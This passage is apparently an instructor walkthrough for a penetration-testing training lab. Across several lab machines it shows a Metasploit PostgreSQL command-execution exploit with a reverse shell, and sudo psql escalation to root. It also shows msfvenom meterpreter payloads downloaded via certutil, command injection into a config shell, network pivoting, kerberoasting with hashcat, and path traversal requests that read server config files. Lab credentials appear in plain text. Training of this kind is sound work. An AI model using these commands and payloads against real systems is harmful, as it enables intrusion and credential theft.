SF:BProgNeg,8C,"E\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Unsupported\x20fronten
SF:d\x20protocol\x2065363\.19778:\x20server\x20supports\x202\.0\x20to\x203
SF:\.0\0Fpostmaster\.c\0L2113\0RProcessStartupPacket\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds

kali@kali:~$
```

Wonderful. With credentials, we'll use **postgres_copy_from_program_cmd_exec** in Metasploit:

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > options

Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):

Name      Current Setting  Required  Description
----      -----          -----      -----
DATABASE  webapp          yes        The database to authenticate against
DUMP_TABLE_OUTPUT false       no        select payload command output from table (For Debugging)
PASSWORD   EAZT5EMULA75F8MC no        The password for the specified username. Leave blank for a
random password.
RHOSTS    127.0.0.1        yes        The target host(s), see https://github.com/rapid7/metasploit-
framework/wiki/Using-Metasploit
REPORT    5432             yes        The target port (TCP)
TABLENAME  wm9JVk1cb       yes        A table name that does not exist (To avoid deletion)
USERNAME   postgres         yes        The username to authenticate as

Payload options (cmd/unix/reverse_perl):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    192.168.119.140  yes        The listen address (an interface may be specified)
LPORT    443              yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Get the shell as the **postgres** user:

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.119.140:443
[*] 127.0.0.1:5432 - 127.0.0.1:5432 - PostgreSQL 12.12 (Ubuntu 12.12-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu,
compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, 64-bit
[*] 127.0.0.1:5432 - Exploiting...
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - wm9JVk1cb dropped successfully
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - wm9JVk1cb created successfully
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - wm9JVk1cb copied successfully(valid syntax/command)
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - wm9JVk1cb dropped successfully(Cleaned)
[*] 127.0.0.1:5432 - Exploit Succeeded
[*] Command shell session 1 opened (192.168.119.140:443 -> 192.168.140.225:47020) at 2023-01-12 02:03:21 -0600

python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@singapore06:/var/lib/postgresql/12/main$ whoami
whoami
postgres
postgres@singapore06:/var/lib/postgresql/12/main$
```

Check privileges:

```
postgres@singapore06:/var/lib/postgresql/12/main$ sudo -l
sudo -l
Matching Defaults entries for postgres on singapore06:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on singapore06:
    (ALL) NOPASSWD: /usr/bin/psql
postgres@singapore06:/var/lib/postgresql/12/main$
```

Let's run **psql** as sudo, using the password we found earlier:

```
postgres@singapore06:/var/lib/postgresql/12/main$ sudo psql --host=127.0.0.1 -U postgres
<sql/12/main$ sudo psql --host=127.0.0.1 -U postgres
Password for user postgres: EAZT5EMULA75F8MC

psql (12.12 (Ubuntu 12.12-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Get root:

```
postgres=# \! /bin/sh
\! /bin/sh
#
# whoami
whoami
root
#
```

Post Exploitation - SINGAPORE

Post exploitation on the machine leads us to the **AUSTIN** machine. In the `/var/www/backend/default/uploads` folder we find `user-guide-rdweb.pdf` which contains information about `/RDWeb` and the following credentials: `SKYLARK\kiosk:XEwUS^9R2Gwt8O914`

This file CAN be found in <http://192.168.140.225:8090/backend/default/uploads/user-guide-rdweb.pdf> after logging in on the webapp as well but given that no wordlist has the filename it will be difficult for students to find it without getting at least a low privileged shell on the machine.

Given that the file has credentials and the information about **/RDWeb**, students will be on the lookout for it which brings us to the next machine.

AUSTIN

Start with Nmap scan:

```
kali@kali:~$ nmap 192.168.140.221
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-12 02:05 CST
Nmap scan report for 192.168.140.221
Host is up (0.11s latency).

Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 21.97 seconds
```

Port **80** is of value here, and visiting **/RDWeb** shows a webpage similar to what we found on the PDF on **SINGAPORE**. We can log in with **SKYLARK\kiosk** **XEwUS^9R2Gwt8O914**.

Once logged in, we can download **.rdp** files. We'll download **cpub-SkylarkStatus-QuickSessionCollection-CmsRdsh.rdp** to Kali. One of the entries in the files points to the hostname:

```
full address:s:AUSTIN02.SKYLARK.COM
```

We can either change this, or we can add the entry in our hosts file:

```
kali@kali:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

192.168.140.221 AUSTIN02.SKYLARK.COM
```

Connect using xfreerdp: (note that adding the host entry above is needed for rdp connection)

```
kali@kali:~$ xfreerdp cpub-SkylarkStatus-QuickSessionCollection-CmsRdsh.rdp /d:SKYLARK /u:kiosk
[02:07:42:229] [15341:15342] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed
certificate (18)' at stack position 0
[02:07:42:229] [15341:15342] [WARN][com.freerdp.crypto] - CN = austin02.SKYLARK.com
Password: XEwUS^9R2Gwt8O914
```

This brings up the **SKYLARK Macine Status Tool** and we need to escape it. There are many ways to do this. We can click the blue **AUSTIN02** link and we get a file explorer. In there we can simply write **cmd.exe** and get a command prompt:

```
C:\>whoami
skylark\kiosk
C:\>
```

Running ipconfig also shows that the machine is connected to a second network:

```
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 0:
  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 192.168.140.221
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.50.254

Ethernet adapter Ethernet1

  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 10.10.30.254
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

C:\>
```

Note that the machine is also joined to the domain, which is something we will look closer at in the post exploitation process. We will upgrade the shell to a meterpreter in the next section, however make sure to keep this original one as well as we will perform more enumeration as the kiosk user later.

Pivoting and Privilege Escalation - AUSTIN

Checking the machine we can see TCP port **40000** which seems not very standard:

```
C:\>netstat -ano | find "40000"
TCP      10.10.30.254:40000      0.0.0.0                      LISTENING           5748
```

Since this machine is also a pivot to another network, we can use meterpreter and autoroute. First generate the payload in Kali:

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=tun0 lport=443 exitfunc=thread -f exe -o met.exe

kali@kali:~$ python2 -m SimpleHTTPServer 80
```

Download to **AUSTIN**:

```
C:\>cd temp
C:\>certutil -f -urlcache http://192.168.119.140/met.exe met.exe
```

Set up a listener in Metasploit and get a shell:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.140:443
[*] Sending stage (200774 bytes) to 192.168.140.221
[*] Meterpreter session 1 opened (192.168.119.140:443 -> 192.168.140.221:56433) at 2023-01-12 02:24:51 -0600

meterpreter > getuid
Server username: SKYLARK\kiosk
meterpreter >
```

From this we will set up autoroute and socks proxy that allows us to scan the internal network, as well as the suspicious port we found on the machine:

```

msf6 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

Name      Current Setting  Required  Description
----      -----          -----      -----
CMD       autoadd        yes        Specify the autoroute command (Accepted: add, autoadd, print, delete,
default)
NETMASK   255.255.255.0  no         Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
SESSION    1              yes        The session to run this module on
SUBNET     no             Subnet (IPv4, for example, 10.10.10.0)

```

View the full module info with the info, or info -d command.

```

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against AUSTIN02
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.30.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.140.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >

```

Now the socks server:

```

msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

Name      Current Setting  Required  Description
----      -----          -----      -----
PASSWORD   no             Proxy password for SOCKS5 listener
SRVHOST   127.0.0.1       yes        The local host or network interface to listen on. This must be an
address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   1080           yes        The port to listen on
USERNAME   no             Proxy username for SOCKS5 listener
VERSION    5              yes        The SOCKS version to use (Accepted: 4a, 5)

```

Auxiliary action:

Name	Description
Proxy	Run a SOCKS proxy server

View the full module info with the info, or info -d command.

```

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >

```

Configure proxychains4.conf:

```

[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080

```

Connect to the port we found:

```
kali@kali:~$ proxychains nc -nv 10.10.30.254 40000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.30.254:40000 ... OK
(UNKNOWN) [10.10.30.254] 40000 (?) open : Operation now in progress
conf>
```

Running **?** or **help** gives us some information:

```
conf> ?
== Configuration shell ==
?/help      List commands.
q/quit     Quit.

del_config   Delete config file.
read_config   Read config file.
write_config  Write to config file.
conf>
```

The **write_config** has a command injection problem:

```
conf> write_config 123';whoami;echo '123
Writing '123';whoami;echo '123' to config file 'C:\Status\run.conf'
Running 'echo '123';whoami;echo '123' >> C:\Status\run.conf'
123
austin02\administrator

conf>
```

We can check contents of the **C:\temp** folder:

```
conf> write_config 123';dir c:\temp;echo '123
Writing '123';dir c:\temp;echo '123' to config file 'C:\Status\run.conf'
Running 'echo '123';dir c:\temp;echo '123' >> C:\Status\run.conf'
123

Directory: C:\temp

Mode                 LastWriteTime         Length Name
----                 -----          ----  --
-a----    1/5/2023 10:56 AM           7168 met.exe
```

Set up a new listener in Metasploit, run the same payload as earlier and privilege escalation is done:

```
conf> write_config 123';c:\temp\met.exe '123
Writing '123';c:\temp\met.exe '123' to config file 'C:\Status\run.conf'
Running 'echo '123';c:\temp\met.exe '123' >> C:\Status\run.conf'
123

conf>
```

With the listener up, we have a new shell:

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.140:443
[*] Sending stage (200774 bytes) to 192.168.140.221
[*] Meterpreter session 2 opened (192.168.119.140:443 -> 192.168.140.221:51187) at 2023-01-11 02:22:14 -0600

meterpreter > getuid
Server username: AUSTIN02\Administrator
meterpreter >

```

Domain enumeration - AUSTIN

With the pivot running, we can use the session for **SKYLARK\kiosk** and run simple queries:

```

msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6088 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\temp>whoami
whoami
skylark\kiosk

C:\temp>

```

Query domain users:

```

C:\temp>net user /domain
net user /domain
The request will be processed at a domain controller for domain SKYLARK.com.

User accounts for \\dc.SKYLARK.com

-----
Administrator          backup_service      baop__user
d.johnson              f.miller          Guest
helpdesk_setup          j.jameson         j.jones
k.kelley                k.smith           kiosk
krbtgt                  l.nguyen          n.engels
print_service           s.ahmed
The command completed successfully.

C:\temp>

```

While the learners don't know this yet. The vector on the next machine relies on the **backup_service** user. By performing enumeration in the domain, they will find that it is kerberoastable. We'll download **Invoke-Kerberoast** to **AUSTIN02** from Kali:

```

C:\temp>certutil -f -urlcache http://192.168.119.140/Invoke-Kerberoast.ps1 Invoke-Kerberoast.ps1
certutil -f -urlcache http://192.168.119.140/Invoke-Kerberoast.ps1 Invoke-Kerberoast.ps1
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\temp>

```

To import it we go back to the ORIGINAL shell (may not work in meterpreter) to invoke it:

```
C:\temp>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\temp>
PS C:\temp> Import-Module .\Invoke-Kerberoast.ps1
```

Now let's run it and capture available hashes:

```
C:\temp>Invoke-Kerberoast -OutputFormat HashCat | Select-Object -ExpandProperty hash | Out-File -Encoding ascii
hashes.txt
C:\temp>
```

We now have **hashes.txt** in the **C:\temp** folder. Since copy&paste can be somewhat of a nightmare, let's download it using our meterpreter shell:

```
meterpreter > download C:\\temp\\hashes.txt
[*] Downloading: C:\\temp\\hashes.txt -> /home/kali/hashes.txt
[*] Downloaded 2.32 KiB of 2.32 KiB (100.0%): C:\\temp\\hashes.txt -> /home/kali/hashes.txt
[*] download : C:\\temp\\hashes.txt -> /home/kali/hashes.txt
meterpreter >
```

Check the file:

```
kali㉿kali:~$ cat hashes.txt
$krb5tgs$23$*backup_service$SKYLARK.com$AUSTIN02/backup_service.SKYLARK.com:
6000*$0D93C22C465FE6E09A4506F4BF996DB$44F1CD25817C80AF05799123B9F986651CE627847B662DF6EB7E4881AF1D2973FC27D2B55
A364354358CB589C5375C625C77C608B991DADE1BE163BDA9EF51BC501A10DAC33A38EB3301361746467042837D01A3914F432B27086C99
B7AE85879B5FA39659BC4FFC28D6B9DC0124B51FE79C84549D793F164DC4397EF1F394327D809D090FC0D8803A70A6E54D73175FF016BC15
3F11CC38C2D1654B781E84DBFEABC9B123E2A22C68DFBB73D86FFD13BD6036E004FD144110017C1F9D461CD5F21926E12042AC62487A2B1
256DF9D4EB72720DA543522FD7D3BA2792205C58F151D4E632D4F19CCFB43DF11B981A3856C2250BFD0170570A061E0B20B3D267F274DC92
6C2409FA55FA218948316E442A9CE83D09372213E89F007BE97B9AB138106939F0DB5B12B74421E968644A71EE2A463881A0B9A23C5A246C
F5CA7880D44EE0E38CDC9111EBAB3E89BD1F00E3FF4B1D234B6D1561DCDD0AC94B736B5CEFA0676F378A74CCDF511A8661CF2B27FD9CAE1
33736680BA23E0503DF2E329A4FF83ACEB0A3AF00BD4C1FA9213D5360ED6773CBF20E88297C2EBEF4B8650B2439FF67A2A4E8F4A0FA1B2BA
02A8E58C5AD4D2004EF42408596D8099B67945645C415FD665688836654946BF55B9443836DA0ACBA2B237C8BBD168AA02C43770F3C295A5
727A52A526DFFED94B74343A33C2D0767E7A7FE9AF18BDAEAD3C4A60F2B08B33E3583AF21846D23F9C8484B75BDC9F59AFBF7B35A08477
0CB8C38CDF1D62B6CB74C6E6B3913E2FD3649BA24700280BBC56AEA0B2AEE831DD5630E09AE3EB3C47733856DB07B4297C2621E53ACB61F6
E3896870FBAAE1AA044F96DE16CCE66675E4FB07428F89C8F089A92FB079599BB4C232F6BA6D230F45ED5269B44E66D7122E07259C3FC72
A06AAD70DF89C905E21BE15DD95C0EECA75D655A34C8254187717C13F6BF04568B3B3B09BAA4969754CA8116DCE034870FE1B8D0824BA0D
CF7761B787F661F028B7D0A6F734E3D770CE1459763BB543437083C609C2B44637824AA284271A6546FA239B2A9303B32E43EFCE93CD521
20233B04C8CC596D7909548D5AB43B9C8BF96F98BE4D1B27F20B17C25C8C9190D20A1FE9B418741C217B6F68DFC4DFB91E36E680753ABF
1ED5D756176F53E8038D6ACC32D51B110DFBC5C84557FF4D850CE64BEBABEE7D327E2CE89F530AF4B4670154197A2E07C344987C261F58D4
8BBE662AAF9D214EF0B093844AC7127184AED7E6C1C3FFC48CD4264BB62246FD14BE5B825F39AA3884B0C7B69F04724454F3497DF5A5E63F
DC7479A26B9D5B8D681CE07C89D97336ACFB3F7606B3A822A81CDA7C2848C11DDAF45B0AF1D9F366DA33B701DA0A5B3744AF66C1CAEC0D36
C3D64AD5253D35570BF4ACCEB4784F45D31E3120276E3E33776F386818DAD57BE48C32966A97993184E5C2A718CD962B828C368B91A994C1
7B2346F619E4C83A1594BA1CC87BF557C9A04FFFA2B5E84B920BDF0AEAAA9C10C816B6AF20A3007537126F809371DA90A1D7E65B1037408E
63B2DA80742FFD3E682CACFF6C5532EC991F131A309403D5BC58BEBDC276A
```

Can now use hashcat to attempt cracking it:

```

kali㉿kali:~$ hashcat -m 13100 hashes.txt -a 0 --force /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

$krb5tgs$23$*backup_service$SKYLARK.com$AUSTIN02/backup_service.SKYLARK.com:
6000*$f91b4e5b1036cc24674978300d9a0340$5cfec9a44a5667b8308d39e274b6a05b004b9b58e060edc8631591bf1ab30e9cb2e015499
6e49dfdf303d4fa9436ba5dd59a361ace370db39e4d76cd1d15f2ff0218ad3e9bdc38ca7fba14b2e3376126e337a0c28e1212b29dcdb2048
03c2396c0899f46ea7b0aee8663d25f2895fafleacc094834e6c940c21ab8c0b484484be12eb9450d9a0ab628f184e597044234c17c33e8c
f6d1ea31cd8ab41b10497c17df1dda4c46dce47b102d6f721c0b3645f2bb4acd505d862aea1a312f07ef91844b04e3d7f460247ad769bf7e
968a3d6ccc531d7ef66e008c608a88294434e23b8a2387f73e0aff6643ec1edf8228715b74e35440ab3db16690dc6438d296698ce3fe0d83
496c533744a5a47235e6836b0312c83d0d5ef92ab662183073432e6b30dc93a407fdbfaa2ca006e4e310c45e38e392c8956406372a9735c
d886c89e1b0a55b078ce75af2ac14f28f36d9ed3f7fa174fcddfbeb6c06e4ae4042049048e98f0e52cba381f7696b82ee074ac95b1d5c06d2
a4b4140b1f35acbc8aa58997906121eb57ec4965f947271d14d09a1e44ad32e9b08ebf0482a6ea36ac4b92da4272ffe4d7d4c62e3d230a9b
798556ea9aef7ff52f00a5399e224215243512397bc17c85b0e71f7d865fe1f8e8553295b38056aab2d5ad4d03349bdb3cdc7212de6f85f7
c6b51f073c08ce1bcec416883786bdf9d596b276341183164f01241f9fc9809f1d374ef1943c3bff09b2b1475fd82eb53cc5f704cb8ed6b7
c8bb018a7ad22a303efdbb72325549f55c4615a987947000952daec3b6e252f8aeadb5329380e1086b2851de125143df523041f1d59f2f68
8085e526f70b05d1a73c2d367ce195c4267893be5bcae5ea4fbffffe49664fd8b8957690ff6e8306168cce8ba0d95d33d0f780333418dc
ab01a11d0da3c5389a230cc2bf815f4ff4e5062b66f0af0d81cdd7388f23f2ad23d3c2f8c6cebe4a1879dac1d7ad34a478538a5a9dd10812
a90a52240a6ed4712dd09a60dca96a120e6694e9cc7d48b217bdc52d077229b0bf0baa41f585b6fdefab62fc402a6193c03ccbc5bc50fdc3
0f70b6e834d600fcbd361497096fdee2e796dd409d1643bdc8f12908b0e75b641f96a3dc4a8efa50e6a2c4074e686ff49dc74c54db7e6d5c
7c3f2dbd07caf4981e47f6e66e7b8524f97a9429f2ff34343fdc95320a060bf8b6bf9f39bcd3bac7295fbe067aa94501b95c6e1e50add850
d03838cccf9a722d9a60e217fb056df5493d795bcbf695c5b056aabacac5fe01b842fef377c32289f9da95db338a0a61c70e1557e7e67a8ee
f8f62ec223b4c6c766e9c63b11caab92a32bcc62a2dbc335770aa574e592d441a669eb1c2231274034b0d99a26eec3bf22533aa25bc35a78
fbca41c5dea45394ab19d9fd3085ad9d1cb48cf8215f9c92c6a2884bf1e54fa7772c6f73610bb1d9886fde41840ea8253ada2b7ed3672b26f
646a610f733574b32b306504cf5f1801a2e25391c51a50b20554b4bc409b23dfb7e569bbd7561aa987b59f8669e228b31c2b20760983137d
9431d1e9f28c3782fd7e735c0f2b72a66cfda4425d30bb2a4add1a5fdd145:It4Server

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: $krb5tgs$23$*backup_service$SKYLARK.com$AUSTIN02/ba...fdd145
Time.Started....: Thu Jan 5 14:32:01 2023, (10 secs)
Time.Estimated...: Thu Jan 5 14:32:11 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1232.4 kH/s (1.00ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 11069440/14344385 (77.17%)
Rejected.....: 0/11069440 (0.00%)
Restore.Point...: 11067392/14344385 (77.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: J060104j -> Istherelight?
Hardware.Mon.#1..: Util: 72%

Started: Thu Jan 5 14:32:00 2023
Stopped: Thu Jan 5 14:32:13 2023

```

The hash cracked and the pass for for **backup_service** account is **It4Server**. This will play well into the next box in the chain which is **LAB**.

LAB

At this point the **LAB** machine is used for information gathering only. By accessing a shared folder on the machine as the **backup_service** user, we will get information required to compromise **HOUSTON**. Via the pivot on **AUSTIN** we scan the internal networks. Note that in this guide we are not performing the sweep and are targeting the machine directly instead:

```

kali㉿kali:~$ proxychains nmap 10.10.30.11 --open --top-ports=15

Nmap scan report for 10.10.30.11
Host is up (0.45s latency).
Not shown: 12 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds

```

Let's try to list the shares from Kali:

```
kali㉿kali:~$ proxychains smbclient -L 10.10.30.11
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.30.11:445 ... OK
Password for [WORKGROUP\kali]:
session setup failed: NT_STATUS_ACCESS_DENIED
```

Access is denied. May be multiple reasons for it, let's check it out directly in the shell we have on **AUSTIN**:

```
C:\temp>net view \\10.10.30.11
net view \\10.10.30.11
Shared resources at \\10.10.30.11

Share name  Type  Used as  Comment
-----
backup      Disk
The command completed successfully.

C:\temp>
```

There's a share called **backup** there which corresponds will with the **backup_service** we found earlier. Let's try to connect to it via **AUSTIN**:

```
C:\temp>net use H: \\10.10.30.11\backup /user:skylark\backup_service It4Server /y
net use H: \\10.10.30.11\backup /user:skylark\backup_service It4Server /y
The command completed successfully.
```

Now we can browse **H:** and check the files:

```
c:\>H:
H:

H:\>dir
dir
Volume in drive H has no label.
Volume Serial Number is FA72-3189

Directory of H:\

01/09/2023  04:24 AM    <DIR>
01/09/2023  04:24 AM            50 file.txt
01/09/2023  04:00 AM           1,234 ftp1.log
                2 File(s)       1,284 bytes
                1 Dir(s)  13,570,211,840 bytes free
```

Both files contains credentials used to compromise other machines, but for this path the **file.txt** is the most interesting one:

```
H:\>type file.txt
type file.txt
Skylark partner portal

skylark:User+dcGvfwTbjV[]

H:\>
```

This is an important password to save in the documentation, as it can be used for the webapp on **HOUSTON** which comes next.

HOUSTON

This machine is in the external network, so students may have found the web application already.

Let's first do an Nmap scan on the machine.

```
kali@kali:~$ nmap 192.168.140.220
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-12 02:36 CST
Nmap scan report for 192.168.140.220
Host is up (0.11s latency).

PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5900/tcp  open  vnc

Nmap done: 1 IP address (1 host up) scanned in 23.54 seconds
```

Let's run gobuster:

```
kali@kali:~$ gobuster dir -u http://192.168.140.220 -w /usr/share/dirb/wordlists/common.txt
...
/configuration      (Status: 401) [Size: 0]
/download          (Status: 401) [Size: 0]
/Download          (Status: 401) [Size: 0]
/error             (Status: 401) [Size: 3189]
/favicon.ico       (Status: 200) [Size: 5430]
/index             (Status: 401) [Size: 2537]
/Index             (Status: 401) [Size: 2537]
/privacy            (Status: 401) [Size: 2983]
/Privacy            (Status: 401) [Size: 2983]
/upload             (Status: 401) [Size: 0]
Progress: 4614 / 4615 (99.98%)
```

Visiting the webserver simply gives us a login where we can try the **skylark:User+dcGvfwTbjV[]** credentials. We are able to log in and reach the endpoints expect the **/configuration** one.

The folder of interest is **/upload**. Looking at the text, when visiting it seems like we are dealing with a client side attack, however, the vulnerability in place here is a path traversal. Let's upload a .txt file containing nothing and see what happens:

Once the query is done, we get the following information:

```
File Upload
File uploaded! Distribute the following link to the partner: http://HOUSTON01.SKYLARK.COM/download?
filename=test.txt&token=80e87bf1
```

Let's add **HOUSTON01** to our **/etc/hosts** file:

```
kali@kali:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

192.168.140.221 AUSTIN02.SKYLARK.COM
192.168.140.220 HOUSTON01.SKYLARK.COM
```

Visiting the link above allows us to download our own file. The `filename` parameter is of obvious interest here, so let's experiment with it in burp. First, let's intercept the request we did above and see if we can traverse further down in the structure:

```

GET /download?filename=../../../../test.txt&token=80e87b1f HTTP/1.1
Host: houston01.skylark.com
Cache-Control: max-age=0
Authorization: Basic c2t5bGFyazpVc2VyK2RjR3Zmd1RialZbXQ==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

The response is as follows:

```

HTTP/1.1 200 OK
Content-Length: 45
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename="../../../../test.txt"; filename*=UTF-8''t..%2F..%2F..%2Ftest.txt
Date: Mon, 09 Jan 2023 17:56:47 GMT
Connection: close

File 80e87b1f ../../test.txt not found.

```

Now let's try with a blank token parameter, and for example trying to include win.ini in our download:

```

GET /download?filename=../../../../Windows/win.ini&token= HTTP/1.1
Host: houston01.skylark.com
Authorization: Basic c2t5bGFyazpVc2VyK2RjR3Zmd1RialZbXQ==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Looking at the response, we did get the content from win.ini:

```

HTTP/1.1 200 OK
Content-Length: 92
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename="../../../../Windows/win.ini"; filename*=UTF-8'..%2F..%2F..%2FWindows%2Fwin.ini
Date: Mon, 09 Jan 2023 17:59:00 GMT
Connection: close

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

```

We can essentially brute force known files. Knowing IIS is running, we can try to get the **web.config** file:

```
GET /download?filename=../../../../inetpub/wwwroot/web.config&token= HTTP/1.1
Host: houston01.skylark.com
Authorization: Basic c2t5bgFyazpVc2VyK2RjR3ZmdlRialZbXQ==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Content-Length: 638
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename="../../../../inetpub/wwwroot/web.config"; filename*=UTF-8''..
2F..%2F..%2F..%2Finetpub%2Fwwwroot%2Fweb.config
Date: Mon, 09 Jan 2023 19:24:15 GMT
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<configuration>
    <location path=". " inheritInChildApplications="false">
        <system.webServer>
            <handlers>
                <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2" resourceType="Unspecified" />
            </handlers>
            <aspNetCore processPath=". \SkylarkPartnerPortal.exe" stdoutLogEnabled="false" stdoutLogFile=". \logs\stdout" hostingModel="inprocess" />
        </system.webServer>
    </location>
</configuration>
<!--ProjectGuid: 17e82c65-cc67-4daf-818c-597b956286c6-->

<!-- Dev note: configuration has moved to appsettings.json for ASP.NET Core projects -->
```

Due to the dev note, let's check **appsettings.json**:

```

HTTP/1.1 200 OK
Content-Length: 530
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename="../../../../inetpub/wwwroot/appsettings.json"; filename*=UTF-8''%2F..%2F..%2F..%2Finetpub%2Fwwwroot%2Fappsettings.json
Date: Mon, 09 Jan 2023 19:52:21 GMT
Connection: close

{
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft.AspNetCore": "Warning"
    }
  },
  "AllowedHosts": "*",
  "BasicCredentials": {
    "UserUsername": "skylark",
    "UserPassword": "User+dcGvfwTbjV[ ]",
    "AdminUsername": "skylark_admin",
